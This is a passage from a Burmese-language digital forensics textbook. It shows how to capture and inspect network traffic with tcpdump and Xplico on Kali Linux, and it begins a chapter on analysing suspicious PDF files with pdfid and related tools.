ဒီလောက်ဆိုရင်ဖြင့် Kali Linux ကိုအသုံးပြုပြီး Memory Imaging ပြုလုပ်ခြင်းနဲ့ Memory Dumping အတွင်း Malware၊ Trojan များ၊ သူတို့၏ ဝင်ရောက်ရာလမ်းကြောင်းများ၊ System အတွင်း လုပ်ဆောင်ပုံများ၊ Hidden Process များနှင့် ပြောင်းလဲသွားတဲ့ Program များ၊ System File များကို ရှာဖွေဖော်ထုတ်ခြင်းအပိုင်းကို အတန်အသင့်နားလည်းသဘောပေါက်ပြီလို့ယူဆတဲ့အတွက် ဒီမှာတင်တစ်ခန်းရပ်လိုက်ပါမယ်။

Brought To You By UGMH

Brought To You By UGMH

အခန်း (၁၁)

## Network Forensics

“You may be Good, but You are not the Best.”

Brought To You By UGMH

## Network Forensics အကြောင်း:

ရုတ်တရက်ဖြစ်ပေါ်လာတဲ့ Network Attacks တွေကို စစ်ဆေးစို့အတွက် Network Forensics ပြလုပ်ခြင်းအပိုင်းမှာ **Recording, Monitoring, Capturing နဲ့ Analysis** ဆိုပြီး အမိကအပိုင်းကြီး (၄) ရဲ့ ရှိပါတယ်။ အခြားသော Digital Forensics များနဲ့မတူညီတဲ့အချက်ကတော့ Network Forensics အပိုင်းဟာ Real-Time အပေါ်မှာ အများဆုံးပြလုပ်ရတာဖြစ်တဲ့အတွက် ပေါ့ပေါ့ဆန္ဒလုပ်ကိုင်မိ၍ Evidence များပျောက်ဆုံးခြင်းသော်လည်းကောင်း၊ Real-Time Capture မရအဲ၍ သော်လည်းကောင်း Evidence များ ပျက်ဆီးပျောက်ဆုံးနိုင်ပါတယ်။ ဒါကြောင့် Capturing လုပ်ငန်းစဉ်ဟာ Network Forensics မှာအရေးပါတဲ့ လုပ်ငန်းစဉ်တစ်ခု ဖြစ်ပါတယ်။ Network Capturing နဲ့ Analysis အတွက် tcpdump၊ Wireshark၊ Ethercap၊ Snort windump နဲ့ Xplico ကဲ့သို့သော Network Forensics Tools တွေ အမြဲက်အမြားရှိကြပါတယ်။

## Tcpdump ငြင် Traffic Capture ပြလုပ်ခြင်း:

ဒီထဲကမှ Kali Linux မှာ ထောက်ပံ့ပေးထားပြီးသားဖြစ်တဲ့ **tcpdump** ကို အသုံးပြုပြီးပြသသွားမှာဖြစ်ပါတယ်။

၁။ Tcpdump ရဲ့ Option ကို Terminal ကနေ **tcpdump -h** ဆိုပြီး ခေါ်ယူကြည့်ရှုနိုင်ပါတယ်။ tcpdump ကိုခေါ်ယူအသုံးမပြုခင် ကျွန်တော်တို့ Kali Linux မှာ အသုံးပြန်တဲ့ Network Interface တွေကို သိအောင်လုပ်ဖို့လိုပါတယ်။ Terminal ကနေ **ifconfig -a** ဆိုပြီးခေါ်ယူကြည့်ရှုနိုင်ပါတယ်။ NIC Card တစ်ခုသာ အသုံးပြုထားတဲ့ Computer တွေမှာတော့ Default အရ Cable အတွက် **eth0** နဲ့ Wireless အတွက် **wlan0** ဆိုပြီး ရှိနေမှာဖြစ်ပါတယ်။ အကယ်၍ Server တွေကဲ့သို့ NIC ကို

(၂) ခုတပ်ဆင်အသုံးပြုတယ်ဆိုရင်တော့ မိမိအသုံးပြုမယ့် Interface ကို ရွှေ့ချယ်ပေးရမှာဖြစ်ပါတယ်။ ပုံ (၁၁.၁) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# ifconfig -a
eth0      Link encap:Ethernet HWaddr 20:89:84:49:e9:51
          inet addr:10.40.6.63 Bcast:10.40.6.255 Mask:255.255.255.0
          inet6 addr: fe80::2289:84ff:fe49:e951/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:17031 errors:0 dropped:0 overruns:0 frame:0
            TX packets:3132 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:2106667 (2.0 MiB) TX bytes:399952 (390.5 KiB)
```

ပုံ (၁၁.၁)

JII Network Captureအတွက် **tcpdump** Command ကို ပော်ပေါ်မယ်။

```
root@MrLinuxer:~# tcpdump -h
tcpdump version 4.3.0
libpcap version 1.3.0
Usage: tcpdump [-aAbdDefhHIJKLnNOpqRStuUvxX] [-B size] [-c count]
               [-C file_size] [-E algo:secret] [-F file] [-G seconds]
               [-i interface] [-j timestamp] [-M secret]
               [-r file] [-s snaplen] [-T type] [-w file]
               [-W filecount] [-y datalinktype] [-z command]
               [-Z user] [expression]
root@MrLinuxer:~#
```

ပုံ (၁၁.၂)

**#tcpdump -i -n -XX -w**

-i : Interface ဖြစ်ပါတယ်။ **ifconfig** နဲ့ ကြည့်ထားပြီး မိမိအသုံးပြုမယ့် Interface (eth0, eth1, wlan0) စသေဖြင့် ရွှေ့ချယ်ပေးရမှာဖြစ်ပါတယ်။

-n : DNS resolution ကို မယူဘူးလို့ပြောတာဖြစ်ပါတယ်။

-XX: Capture ထဲမှာ ASCII နဲ့ Hexadecimal တွေကိုပါ ယူပေးမှာဖြစ်ပါတယ်။

-s : Snap Length ဖြစ်ပါတယ်။

-w : ရရှိလာတဲ့ Pcap File ကို သိမ်းစိုးအတွက် File Directoty နေရာကို ညွှန်းဆိုပေးရမှာဖြစ်ပါတယ်။

၃။ ခုလိုဂ် Network Interface eth0 အပေါ်မှာဖြတ်သန်းသွားတဲ့ Traffic မှန်သ မျှတိ Capture ဖမ်းယူပြီး ညွှန်းဆိုထားတဲ့အတိုင်း /root/Desktop/ ပေါ်မှာ sample.pcap ဆိုတဲ့အမည်နဲ့ သိမ်းဆည်းပေးသွားမှာဖြစ်ပါတယ်။ ပုံ (၁၁.၃) ကို ကြည့်ပါ။ သတ်မှတ်ထားတဲ့အချိန်တစ်ခုပြည့်ပြီးဆိုလျှင် Capture ဖမ်းယူနေခြင်းအား ရှင်တန်းမည်ဆိုပါက Terminal ပေါ်တွင် Ctrl+C ကို နှိပ်ပြီး ရပ်တန်းနှိုင်ပါတယ်။

```
root@MrLinuxer:~# tcpdump -i eth0 -n -XX -s 65535 -w /root/Desktop/sample.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
^C54810 packets captured
54810 packets received by filter
0 packets dropped by kernel
root@MrLinuxer:~#
```

ပုံ (၁၁.၃)

၄။ ရရှိလာတဲ့ sample.pcap ကို Amsisize လုပ်ခိုးအတွက် ယခုလိုအသုံးပြုနိုင် ပါတယ်။ ပုံ (၁၁.၄) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# tcpreplay -r /root/Desktop/sample.pcap
reading from file /root/Desktop/sample.pcap, link-type EN10MB (Ethernet)
23:36:40.266514 IP 10.40.6.85.64520 > 224.0.0.252.hostmon: UDP, length 90
23:36:40.414921 IP 10.40.0.253 > 10.40.6.133: GREv1, call 47682, seq 77916, ack 40379, length 151: IP 92.80.206.114.16916 > 89.208.180.36.57567: UDP, length 103
23:36:40.472969 IP 10.40.6.153.netbios-ns > 10.40.6.255.netbios-ns: NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST
23:36:40.671315 ARP, Request who-has 10.40.6.220 tell 10.40.6.167, length 46
23:36:40.725839 IP 10.40.6.85.64520 > 224.0.0.252.hostmon: UDP, length 90
```

ပုံ (၁၁.၄)

၅။ IP Address တစ်ခုတည်းဆီကိုပဲ စစ်ထွက်ချင်လည်းရပါသေးတယ်။ ခုလိုဂ် 10.40.6.85 ရဲ့ UDP Packets အားလုံးကို ပြသခိုင်းတာပဲဖြစ်ပါတယ်။ ပုံ (၁၁.၅) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# tcpdump -nn udp and host 10.40.6.85
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
00:36:35.130412 IP 10.40.6.85.60454 > 224.0.0.252.5355: UDP, length 90
00:36:35.560080 IP 10.40.6.85.53840 > 224.0.0.252.5355: UDP, length 90
00:36:35.993652 IP 10.40.6.85.53840 > 224.0.0.252.5355: UDP, length 90
00:36:36.575764 IP 10.40.6.85.51653 > 224.0.0.252.5355: UDP, length 90
00:36:36.987012 IP 10.40.6.85.51653 > 224.0.0.252.5355: UDP, length 90
```

ပါ (၁၁.၅)

## Xplico ဖြင့် Life Capture ရယူခြင်း

ဒီအထိဖော်ပြခဲ့တာတွေဟာ Kali Linux မှာ အဆင်သင့်ပါဝင်ပြီးသားဖြစ်တဲ့ အစွမ်းထက်တဲ့ Open Source Tools များကိုသာ ဖော်ပြပေးခဲ့ခြင်းဖြစ်ပါတယ်။ ဒီတစ်ခါ Network Traffic တွေကို Capture & Analyze လုပ်နိုင်တွက် Network Forensics Analysis Tool တစ်ခုဖြစ်တဲ့ Xplico ကို Kali Linux အပေါ် မှာသွင်းပြီး အသုံးပြုတာကိုပြသသွားပါမယ်။ ဆိုလိုတာက Kali Linux ဟာ Penetration Testing နဲ့ Forensics အတွက် အစွမ်းထက်တဲ့ Open Sources Tools များကို စုစုပေါင်းစပ်ထားတဲ့ Linux Operating System တစ်ခုဖြစ်တဲ့အပြင် သူကိုလို သလိုပြင်ဆင်အသုံးပြုပြီး အခြောင်းသောအစွမ်းထက် Open Source များနဲ့ ပေါင်းစပ် နိုင်သေးတယ်ဆိုတာကို စာဖတ်သူများကို သိစေလို၍ပါဖြစ်ပါတယ်။

ကျွန်ုတ်တို့ဟာ Xplico Framework ကို ပုံစံ (J) မျိုးနဲ့ အသုံးပြုနိုင်ပါတယ်။

### (၁) Analyze Data

Tcpdump၊ Wireshark စသည်တို့ကနေ Dump လုပ်လားတဲ့ Network Capture File (Filename.pcap) တွေကို Analyze လုပ်နိုင်တွက်ဖြစ်ပါတယ်။

## (J) Network Sniffer

Xplico ဟာ Network အတွင်း Traffic များကို Sniffing လုပ်ပြီး Capture ဖော်ပေးထားနိုင်ပါတယ်။

အထက်ပါပုံစံ (J) မျိုးနဲ့ အသုံးပြုနိုင်ပေမယ့် တစ်ချိန်တည်းမှာတော့ဒီနှစ်ခု ကို တစ်ပြင်နက်တည်းမလုပ်ဆောင်နိုင်ပါဘူး။

JII Xplico ကို Install လုပ်ဖို့အတွက် Terminal ကနေ **apt-get** နဲ့ Install လုပ်ပါမယ်။ ပုံ (၁၁.၆) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# apt-get install xplico
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
baobab caribou caribou-antler empathy empathy-common fonts-cantarell
gcalctool gdm3 girl1.2-atspi-2.0 gnome-backgrounds gnome-dictionary
gnome-disk-utility gnome-font-viewer gnome-icon-theme-extras
gnome-packagekit gnome-packagekit-data gnome-screenshot gnome-system-log
gucharmap libatk-adaptor libatk-adaptor-data libatk-bridge2.0-0
libavahi-gobject0 libavahi-ui-gtk3-0 libbla3gf libcaribou-gtk-module
libcaribou-gtk3-module libchamplain-0.12-0 libchamplain-gtk-0.12-0
libconsole libgail-common libgdict-1.0-0 libgdict-common libgdu-gtk0
```

ပုံ (၁၁.၆)

JII Install ပြီးပြီးဆိုရင် Kali Linux=>Forensics=>Network Forensics => ရဲအောက်မှာ Xplico ကို စွဲပေးပါတယ်။ ပုံ (၁၁.၇) ကိုကြည့်ပါ။




ပုံ (၁၁.၇)

၃။ Terminal ကနေလည်း **service xplico start** ဆိုပြီး ခေါ်ယူနိုင်ပါတယ်။ ပုံ (၁၁.၈) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# service xplico start
[....] Starting : XplicoModifying priority to -1
. ok
root@MrLinuxer:~#
```

ပုံ (၁၁.၈)

၄။ ပြီးတဲ့အခါမှာ Browser ကနေ **localhost:9876** ဆိုပြီး ခေါ်လိုက်တာနဲ့ အောက်ပါအတိုင်းတွေရမှာဖြစ်ပါတယ်။ ပုံ (၁၁.၉) ကိုကြည့်ပါ။



ပုံ (၁၁.၉)

၅။ Username : **admin** | Password : **xplico** နဲ့ ဝင်လိုက်ရင် Xplico Framework ရဲ့ Admin Panel ထဲကို ရောက်ရှိသွားမှာဖြစ်ပါတယ်။ ပုံ (၁၁.၁၀) ကိုကြည့်ပါ။

ပုံ (၁၁.၁၀)


Panel မှာပါဝင်တဲ့ Options များကို အကြမ်းဖျင်းလောပြပါဦးမယ်။

Checksum Validation ဆိုတာကတော့ Legal Case အနေနဲ့ Investigation ပြလုပ်ရမှာ Evidence နဲ့ပက်သက်ပြီး တရားရုံးကအငြင်းပွားခြင်းမရှိအောင် Xplico မှာပါဝင်တဲ့ Packages တွေဟာ ပြင်ဆင်ခံထားရခြင်းရှိ၊ မရှိကို တိုက်ဆိုင်စစ်ဆေးပေးတာဖြစ်ပါတယ်။ Default အရ Disabled အနေနဲ့လာပါတယ်။ Legal Case တွေမှာ Onပြီးမှ အသုံးပြုဖို့လိုအပ်ပါတယ်။

Geo Position ဆိုတာကတော့ လက်ရှိ Caputre ပြလုပ်နေတဲ့ Current Position ကို Google Earthနဲ့ မှတ်သားပေးထားခြင်းပဲဖြစ်ပါတယ်။

Max Pcap Size ကတော့ Default အနေနဲ့ 100 MB နဲ့ လာပါတယ်။ အရင်က 180 MB နဲ့ ပေးပါတယ်။ ခုတေဘသာ 100 MB ပဲရပါတော့တယ်။ ပြောင်းလဲချင်လည်းရပါသေးတယ်။

၆။ ဒါ Admin Panel ကနေ User Group ပဲပြင်ဆင်ခြင်း၊ Service Setting များကိုပြင်ဆင်ခြင်းနဲ့ Service Status များကို စောင့်ကြည့်နိုင်မှာဖြစ်ပါတယ်။ ပုံ (၁၁.၁၁) ကိုကြည့်ပါ။



ပုံ (၁၁.၁၁)

၇။ User နေရာကတော့ Xplico ရဲ့ Default Password များရှိတဲ့ နေရာပဲဖြစ်ပါတယ်။ Security အရ ပြောင်းလဲအသုံးပြုသင့်ပါတယ်။ ပုံ (၁၁.၁၂) ကို ကြည့်ပါ။


User	Last Name	Email	Last Login	Count	Actions
admin	Team	demo1@xplico.org	2014-03-21 05:25:46	3	Password
xplico	Team	demo2@xplico.org	2014-03-21 05:20:49	2	Delete, Password

ပုံ (၁၁.၁၂)

၈။ Username : **xplico** | Password : **xplico** နဲ့ ဝင်လိုက်လျှင် Xplico User အနေနဲ့ ရောက်ရှိသွားမှာဖြစ်ပါတယ်။ ပုံ (၁၁.၁၃) ကိုကြည့်ပါ။


ပုံ (၁၁.၁၃)

၉။ Capture ဖမ်းယူခြင်းအတွက် Case နဲ့ Session များကို ဖန်တီးလုပ်ဆောင်နိုင်မှာဖြစ်ပါတယ်။ ပုံ (၁၁.၁၄) ကိုကြည့်ပါ။




ပုံ (၁၁.၁၄)

၁၀။ Live Acquisition ပြည်ပို့အတွက် New Case မှာ Case အသစ်တစ်ခု တည်ဆောက်ပါမယ်။ **live session 02** လုံး Case Name ကိုပေးလိုက်ပါတယ်။ ပြီး လျင် Create ကို နှိပ်လိုက်ပါ။ ပုံ (၁၁.၁၅) ကို ကြည့်ပါ။



ပုံ (၁၁.၁၅)

၁၁။ Session ကိုတော့ **live cap** လို့ ပေးလိုက်ပါတယ်။ စာဖတ်သူက မိမိ စိတ်ကြိုက်နာမည်တစ်ခု ရွေးချယ်အသုံးပြန်ပါတယ်။ ပုံ (၁၁.၁၆) ကို ကြည့်ပါ။



### ပုံ (၁၁.၁၆)

၁၂။ Live ဆိတ္တနေရာမှာ ယခုလိုမြင်တွေ.ရမှာဖြစ်ပါတယ်။ Interface မှာ ကျွန်ုတ်တို့၏ Network Interface ကို ရွေးချယ်ပေးပြီး Start ကို နှိပ်ရမှာဖြစ်ပါတယ်။ ဒီစာအုပ်မှာ Cable နဲ့ ပြဿနာမှာဖြစ်တဲ့အတွက် eth0 ကို ရွေးပေးလိုက်ပါတယ်။ ပုံ (၁၁.၁၇) ကိုကြည့်ပါ။



### ပုံ (၁၁.၁၇)

၁၃။ Process လုပ်နေစဉ်မှာ ယခုလိုတွေ.ရမှာဖြစ်ပါတယ်။ မိမိသတ်မှတ်ထားတဲ့ အချိန်တစ်ခုပြီးလျှင် Stop ကိုနှိပ်ပြီး Network Acquisition ပြုလုပ်ခြင်းကို အဆုံးသတ်နိုင်ပါတယ်။ ပြီးလျှင် Xplico မှ အလိုအလျောက် Decode ပြုလုပ်ပြီး မိမိ Capture ရဲ့ Analyze လုပ်ထားတဲ့ Data တွေကိုပြဿနာမှာဖြစ်ပါတယ်။ ပုံ (၁၁.၁၈) ကို ကြည့်ပါ။



ပုံ (၁၁.၁၈)

## Xplico ဖြင့် Capture ပိုင်များအားစစ်ဆေးခြင်း

- ၁။ New Case ကို Click ပြီး Case အသစ်ဖန်တီးလိုက်ပါမယ်။ ပုံ (၁၁.၁၉) ကို  
ကြည့်ပါ။



ပုံ (၁၁.၁၉)

- ၂။ မိမိနှစ်သက်ရာနာမည်တို့ပေးနိုင်ပါတယ်။ ဒီမှာတော့ **traffictrace** ဆိုပြီး Case name ကိုပေးထားပါတယ်။ Capture File ကို Analyze လုပ်ဖို့အတွက် **Uploading PCAP capture file/s** ကို ရွေးချယ်ပေးပါမယ်။ ပုံ (၁၁.၂၀) ကို  
ကြည့်ပါ။



ပုံ (၁၁.၂၀)

- ၃။ traffictrace ဆိုတဲ့အပေါ်မှာ Click တစ်ချက်ထောက်လိုက်ပါမယ်။ ပုံ (၁၁.၂၁) ကို  
ကြည့်ပါ။

Cases List			
Name	External Reference	Type	Action
traffictrace		File	Delete

ပုံ (၁၁.၂၁)

၄။ New Session ကို Click နိုင်ပြီး Session တစ်ခုဖန်တီးပါမယ်။ ပုံ (၁၁.၂၂) ကိုကြည့်ပါ။



ပုံ (၁၁.၂၂)

၅။ Session Name မှာလည်း နှစ်သက်ရာပေးလို့ရပါတယ်။ ဒီစာအုပ်မှာတော့ live session လို့ ပေးလိုက်ပါမယ်။ Create ကိုနိုင်လိုက်ပါမယ်။ ပုံ (၁၁.၂၃) ကို ကြည့်ပါ။



ပုံ (၁၁.၂၃)

၆။ Choose File ကနေ မိမိစစ်ဆေးမယ့် Capture File .pcap ကို ရွှေးချယ် ပေးရမှာဖြစ်ပါတယ်။ နမူနာစမ်းသပ်နိုင်ရန်အတွက် sample.pcap File တစ်ခုကို Lab DVD ရဲ့ forensic\_lab ရဲ့ pcap Folder ထဲမှာထည့်ပေးထားပါတယ်။ ပုံ (၁၁.၂၄) ကိုကြည့်ပါ။



ပုံ (၁၁.၂၄)

၇။ Caputre File ကို Decoding လုပ်နေတယ်ဆိုပြီး ယခုလိုပြနေမှာဖြစ်ပါတယ်။ ပုံ (၁၁.၂၅) ကိုကြည့်ပါ။

File uploaded, wait start decoding...

ပုံ (၁၁.၂၅)

၈။ ပြီးသွားလျှင်တော့ ယခုလို Capture File ကို စစ်ဆေးပေးထားတာကို တွေ့ရ မှာဖြစ်ပါတယ်။ စာဖတ်သူအနေနဲ့ Decoded လုပ်ပေးထားတဲ့ Analyze Data တွေ ကို ဘယ်ဖက်အခြမ်းမှာရှိတဲ့ Tab များကို တစ်ခုခြင်းစီနှင့်ပြီးဝင်ရောက်လေ့လာနိုင်ပါတယ်။ ပုံ (၁၁.၂၆) ကိုကြည့်ပါ။



ပုံ (၁၁.၂၆)

၉။ Xplico ရဲ့ Service ကို ဂိတ်ချင်ရင် Terminal ကနေ ယခုလို အသုံးပြုနိုင်ပါတယ်။ ပုံ (၁၁.၂၇) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# service xplico stop
[ ok ] Stopping : Xplico.
root@MrLinuxer:~#
```

ပုံ (၁၁.၂၇)

ဒီသင်ခန်းစာများ Kali Linux အပေါ်မှာ Open Source Toolsများ ယခုလိုထပ်ပေါင်း မွမ်းမံဖြီး အသုံးပြုလို့ရတယ်ဆိုတာကိုပြသချင်တဲ့အတွက် Xplico ရဲ့ လုပ်ငန်းစဉ်များ ကို အသေးစိတ်ရှင်းပြမထားခြင်းဖြစ်ပါတယ်။

ကျွန်ုတ်စမ်းသပ်ဖူးသလောက်ကတော့ Xplico ဟာ Network Acquisition အပိုင်းမှာ အားနည်းဖြီး Analyze အပိုင်းမှာ အဆင်ပြေတာကိုတွေ့ရတဲ့အတွက် အခြားသော Network Capture Tools များနဲ့ ပေါင်းစပ်အသုံးပြုလျှင် အသင့်တော် ဆုံးဖြစ်ပါတယ်။

Brought To You By UGMH

Brought To You By UGMH

အခန်း (၁၂)

## Application Forensics

**“You wouldn't share your Toothbrush.**

**Similarly, Don't Share your Password.”**

Brought To You By UGMH

## PDF Forensics ပြည်စွင်း:

ကျွန်ုတ်တို့ နေ့စဉ်ထိတွေ့နေရတဲ့ Computer ထဲက File တွေထဲမှာ PDF Files တွေကလည်း အများဆုံးနီးပါးထိတွေ့ရတဲ့ File Format တစ်ခုဖြစ်ပါတယ်။ အသုံးပြုရလွယ်ကူခြင်း၊ Digital Book ပြည်ရာမှာ အဓိကကျေခြင်းတို့ကြောင့် တွင် ကျယ်စွာအသုံးပြုလာခဲ့ကြပါတယ်။ ဒီအချက်ဟာ Hacker တွေအတွက် မျက်စိကျ စရာဖြစ်လာပါတယ်။ လွန်ခဲ့သောနှစ်အနည်းငယ်အတွင်း Adobe Reader 7 ရဲ့ Exploit တစ်ခုကနေစတင်ပြီး PDF အတွင်း Malicious Code များ၊ Trojan များ ပေါင်းစပ်ပြီး တိုက်ခိုက်မှုတွေပြည်လာကြပါတယ်။ PDF File ကို အသုံးပြုသူများ ပြားတဲ့အတွက်ကြောင့် Exploit ဟာ ထိရောက်ရှုပြင်းထန်ပြီး Buffer Over Flow (BOF) လို့ ခေါ်တဲ့ System Hardware များကိုပါ ထိန်းချုပ်တိုက်ခိုက်နိုင်တဲ့အဆင့် ထိကျယ်ပြန့်လာပါတယ်။ Adobe Company တို့က Security Update များ ယနေ့ ထိ ထုတ်ပေးနေပေမယ့်၊ Security Awareness အပိုင်းမှာ အားနည်းခြင်းကြောင့် အသုံးပြုသူများဟာ သတိမမှတ်ပေးဆက်လာပြီးတိုက်ခိုက်ခံနေရဆဲဖြစ်ပါတယ်။ ဒီအတွက်ကြောင့် Computer Forensics နည်းပညာမှာ PDF Analysis အပိုင်းဟာ အရေးကြီးတဲ့စမ်းသပ်စစ်ဆေးမှုတွေချဖြစ်လာပါတယ်။ ဒီ PDF Analysis အပိုင်းကို Kali Linux မှာပါဝင်တဲ့ Pdfid၊ Pdf-parser၊ PeePDF စတဲ့ Open Source Tools (၃) ရုက္ခဗောင်းအသုံးပြုပြီးဖော်ပြသွားမှာဖြစ်ပါတယ်။

## Pdfid Tool ဖြင့်စစ်ဆေးခြင်း:

**Pdfid** Tool ဟာ PDF အတွင်းပါဝင်တဲ့ Structure များရဲ့ String တစ်ခုစီနဲ့ ပါဝင်တဲ့အရေအတွက်ကို စစ်ဆေးပေးနိုင်ပါတယ်။ ဒုက္ခပြုင် အသစ်ထွက်ရှိလာတဲ့ Versionမှာ Entropy Calculation ကိုပါ ဖော်ပြသေးထားပါတယ်။

